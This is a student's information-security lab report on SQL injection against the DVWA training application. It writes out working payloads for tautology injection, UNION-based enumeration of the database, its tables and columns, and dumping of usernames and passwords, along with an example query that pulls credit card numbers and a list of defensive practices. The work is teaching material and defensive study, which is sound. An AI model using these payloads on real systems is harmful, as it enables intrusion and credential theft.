Spring-2017

Information Security and Assurance

Assignment-3

Submitted by:

Moulika Chadalavada

16234180

Always True Scenario:

Input the below text exactly into the User ID Textbox and Click Submit

@' or '1'='1


(It generates the SQL select statement in the background as SELECT first_name, last_name FROM users WHERE user_id = '@' or '1'='1')

1. Explain the logic behind the result.

Input: *@' or '1'='1*

The given input in User ID field retrieves the details of records that are false and true. It represents that @ cannot be equal to anything in database and it will result false & '1'='1 will always return true as 1 always equals to 1. Hence, the given query display the first_name, last_name from 'users' table even if the user_id is either false or true.

Below is the screen shot which displays list of ID, First Name, Last Name for given input **@' or '1'='1**



Display Database Name:


Input the below text into the User ID Textbox and Click Submit.

@' or 1=1 union select null, database() #

2. Specify the database name.

Input: *@' or 1=1 union select null, database() #*


The given input returns the database name with First name as null. So as per below image the database name is **dvwa**



3. Why do we need the character # at the end?

Ans: Every database or programming language uses different type of comment symbols, for MySQL the comment symbol is '#'. At the end of query character '#' is added so, whatever followed by that symbol will be treated as comment.

Below error is displayed if '#' symbol is not added at the end of input **@' or 1=1 union select null, database()**



Display Specific tables in information_schema:


Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

4. Highlight the table "users" in your screenshot

Input: *@' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#*

By giving above input with condition tables like 'user%', it returns the table names that contains user. As highlighted in the below image the output contains **users** table.



Display all the columns fields in the information_schema users table:


Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users'#

5. List the column names of the "users" table.

Input: *@' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users'#*

By giving above input in SQL Injection it return the set of column name that are present in table 'users'. As per below image the column names are **user_id, first_name, last_name, password, avatar** which are returned in Surname field.



Display the username and password values from the users table:


Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, concat(user, 0x0a, password) from users #

6. Highlight the usernames and passwords in the screenshot

Input: *@' and 1=0 union select null, concat(user, 0x0a, password) from users #*

The above input displays list of username and password from users table as highlighted in below image. concat(user, 0x0a, password) function concatenates username and password single field i.e. Surname.



7. Give your own example for UNION query type SQLIA.

Ans:

- Using union query attackers can easily change the data set by exploiting vulnerable parameter.
- Using this techniques attacker can manipulate the application which returns different data that the one that is expected by developer.
- They do this just by injecting a statement with syntax : UNION SELECT <rest of injected query>.

Example:

SELECT name from accounts
where username = ‘’
UNION
SELECT cardNum from creditCards
where acctNum=12345678
AND password=’’

As the username is given as “, let’s assume that there is no account login that is equal to “”, the first part of the query returns null set, but the second query returns data from the creditCards table. So finally, database takes results of both two queries union the results and return them to application

8. Mention any two defensive coding practices w.r.t SQLIA.

Ans: SQL injection vulnerabilities is mainly due to insufficient input validation, so to avoid these vulnerabilities defensive coding practices must be followed. Below are some of the defensive coding practices:

1. Input Type Checking
2. Concealing Error Messages
3. Positive Pattern Matching
4. Encoding of inputs
5. Identification of All Input Sources